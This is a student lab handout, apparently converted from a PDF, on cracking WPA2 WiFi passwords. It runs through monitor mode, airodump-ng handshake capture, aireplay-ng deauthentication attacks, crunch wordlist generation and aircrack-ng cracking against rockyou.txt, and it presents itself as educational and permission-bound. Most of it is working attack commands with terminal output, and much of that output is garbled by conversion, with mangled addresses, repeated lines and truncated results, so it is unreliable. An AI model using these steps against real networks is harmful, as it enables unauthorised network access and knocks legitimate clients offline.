## ☐ WiFi Hacking Lab

☐ For Educational Use Only

Do not attempt on unauthorized networks.

## **□** Objective

Students will learn how to:

- Identify wireless network interfaces
- Enable monitor mode
- Capture WPA2 handshakes
- Perform a dictionary-based attack using aircrack-ng

## ☐ Lab Requirements

- Kali Linux
- A compatible wireless adapter
- Internet for dictionary setup
- Permission to use the test WiFi network
- ☐ Steps and Commands (With Explanation)

#### **Step 1: Check Network Interfaces**

☐ Command: ifconfig

```
(kali@ kali)-[~]
$ ifconfig
eth0: flags-4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet 192.168.222.30    netmask 255.255.255.0    broadcast 192.168.222.255
    inet6 fe80::db2:5ee0:eb50:78d2    prefixlen 64    scopeid 0*20cether 08:000:27:6e:13:6e    txqueuelen 1000 (Ethernet)
    RX packets 4    bytes 538 (538.0 B)
    RX errors 0    dropped 0    overruns 0    frame 0
    TX packets 24    bytes 3152 (3.0 KiB)
    TX errors 0    dropped 0    overruns 0    carrier 0    collisions 0

eth1: flags-4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet 10.0.3:15    netmask 255.255.255.0    broadcast 10.0.3.255
    inet6 fe80::b63d:f81a:8622:6aa9    prefixlen 64    scopeid 0*20cether 08:00:27:6b:60:30    txqueuelen 1000 (Ethernet)
    RX packets 1    bytes 590 (590.0 B)
    RX errors 0    dropped 0    overruns 0    frame 0
    TX packets 24    bytes 3152 (3.0 KiB)
    TX errors 0    dropped 0    overruns 0    carrier 0    collisions 0

lo: flags-73<UP,LOOPBACK,RUNNING> mtu 65536
    inet 127.0.0.1    netmask 255.0.0.0
    inet6 ::1    prefixlen 128    scopeid 0*10
    NX packets 8    bytes 480 (480.0 B)
    RX errors 0    dropped 0    overruns 0    frame 0
    TX packets 8    bytes 480 (480.0 B)
    TX errors 0    dropped 0    overruns 0    frame 0
    TX packets 8    bytes 480 (480.0 B)
    TX errors 0    dropped 0    overruns 0    frame 0
    TX packets 8    bytes 480 (480.0 B)
    TX errors 0    dropped 0    overruns 0    frame 0
    TX packets 8    bytes 480 (480.0 B)
    TX errors 0    dropped 0    overruns 0    carrier 0    collisions 0
```

☐ Description: Lists all network interfaces (e.g., eth0, lo, wlan0 or similar).

### **Step 2: Confirm Wireless Interface**

☐ Command:

Check for wlan0 or similar in ifconfig output.

Ifconfig and iwconfig

```
(kali@ kali)-[~]
5 ifconfig
etho: flags-4163cUp,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet 192.166.222.30 netmask 255.255.255.0 broadcast 192.168.222.255
    inet 192.166.222.30 netmask 255.255.255.0 broadcast 192.168.222.255
    inet 6 260:3100:1080:1080:1980:1982.052.050.0 prefixlen 64 scoppeid 0.000
    inet 6 680:620:220:60:13160 txqueuelen 1000 (Ethernet)
    Rx packets 13 bytes 1256 (1.2 KiB)
    Rx errors 0 dropped 0 overruns 0 frame 0
    Tx packets 53 bytes 11851 (11.5 KiB)
    Tx errors 0 dropped 0 overruns 0 carrier 0 collisions 0

eth: flags-4163cUp,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet 10.0.3.15 netmask 255.255.255.0 broadcast 10.0.3.255
    inet 6 fe00::bo3d;f61a:662226aa9 prefixlen 64 scopeid 0.000
    Rx packets 1 bytes 590 (590.0 B)
    Rx errors 0 dropped 0 overruns 0 frame 0
    Tx packets 42 bytes 6012 (6.5 KiB)
    Tx errors 0 dropped 0 overruns 0 frame 0
    Tx packets 42 bytes 6012 (6.5 KiB)
    Tx errors 0 dropped 0 overruns 0 frame 0
    Inet 127.0.0.1 netmask 255.40.0
    inet 6::1 prefixlen 128 scopeid 0.100
    inet 6:
```

☐ Description: Ensure your wireless adapter is recognized.

### **Step 3: Check Wireless Capabilities**

□ Command:

iwconfig

☐ Description: Displays wireless interfaces and their modes (Managed or Monitor).

# **Step 4: Enable Monitor Mode**

☐ Command:
sudo ifconfig wlan0 down
sudo iwconfig wlan0 mode monitor
sudo ifconfig wlan0 up

```
(kali kali) - [~]
$ sudo if config wlan0 down
[sudo] password for kali:

(kali kali) - [~]
$ iwconfig wlan0 mode monitor
Error for wireless request 'Set Mode' (8B06):
    SET failed on device wlan0; Operation not permitted.

(kali kali) - [~]
$ sudo iwconfig wlan0 mode monitor

(kali kali) - [~]
$ sudo if config wlan0 up

(kali kali) - [~]
$ iwconfig
0 no wireless extensions.


eth0 no wireless extensions.

wlan0 IEEE 802.11 Mode: Monitor Frequency: 2.412 GHz Tx-Power-20 dBm
    Retry short limit: 7 RTS thr: off Fragment thr: off
    Power Management: off
```

☐ Description: Puts the wireless adapter in monitor mode.

**Step 5: Scan Nearby WiFi Networks** 

☐ Command:
sudo airodump-ng wlan0



 $\hfill\Box$  Description: Displays nearby WiFi networks and channels.

**Step 6: Focus on One Network** 

☐ Command: sudo airodump-ng --bssid <TARGET\_BSSID> --channel

#### <CHANNEL> wlan0

☐ Description: Filters results to a specific network, preparing to capture the handshake.

# **Step 7: Capture Handshake to File**

☐ Command: sudo airodump-ng --bssid <TARGET\_BSSID> --channel <CHANNEL> --write wifihacking wlan0

☐ Description: Writes captured packets to a .cap file.

# **Step 8: Force Device Reconnect (Deauth)**

☐ Command: sudo aireplay-ng --deauth 4 -a <TARGET\_BSSID> wlan0

```
(kali⊕ kali)-[~]
$ sudo aireplay-ng --deauth 4 -a 06:B4:5F:ED  wlan0
[sudo] password for kali:
06:45:00 Waiting for beacon frame (BSSID: 06:B4:5F:ED:50:0B) on channel 1
NB: this attack is more effective when targeting
a connected wireless client (-c <client's mac>).
06:45:00 Sending DeAuth (code 7) to broadcast -- BSSID: [06:B4:5F:ED:50:0B]
06:45:01 Sending DeAuth (code 7) to broadcast -- BSSID: [06:B4:5F:ED:50:0B]
06:45:02 Sending DeAuth (code 7) to broadcast -- BSSID: [06:B4:5F:ED:50:0B]
06:45:02 Sending DeAuth (code 7) to broadcast -- BSSID: [06:B4:5F:ED:50:0B]
```

☐ Description: Sends deauth packets to force clients to reconnect.

# **Step 9: Create a Custom Wordlist**

☐ Command:

sudo crunch 9 9 mj1234567 -t mj@@@@@67 -o myword.txt

☐ Description: Generates a patterned wordlist.

#### **Step 10: Crack the Handshake (Custom Dictionary)**

☐ Command:

sudo aircrack-ng wifihacking-01.cap -w myword.txt wlan0

☐ Description: Tries passwords from your custom dictionary.

**Step 11: Crack the Handshake (Default Dictionary)** 

☐ Command: sudo aircrack-ng wifihacking-01.cap -w /usr/share/wordlists/rockyou.txt wlan0

```
(wall@kmll)[=]

Stado Sirrock-ng wifihacking-01.cap -w /usr/share/wordlists/rockyou.txt wland
Reading packets, please walt ...
Opening wifshacking-01.cap
Op
```

	Description:	Uses the	rockyou.txt	dictionary.
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# **□ Deliverables**

Each student must submit:

- 1. Screenshot of monitor mode enabled.
- 2. Screenshot of captured handshake.
- 3. A .txt file of their custom wordlist (if created).
- 4. Result of the aircrack-ng attempt (success or failure).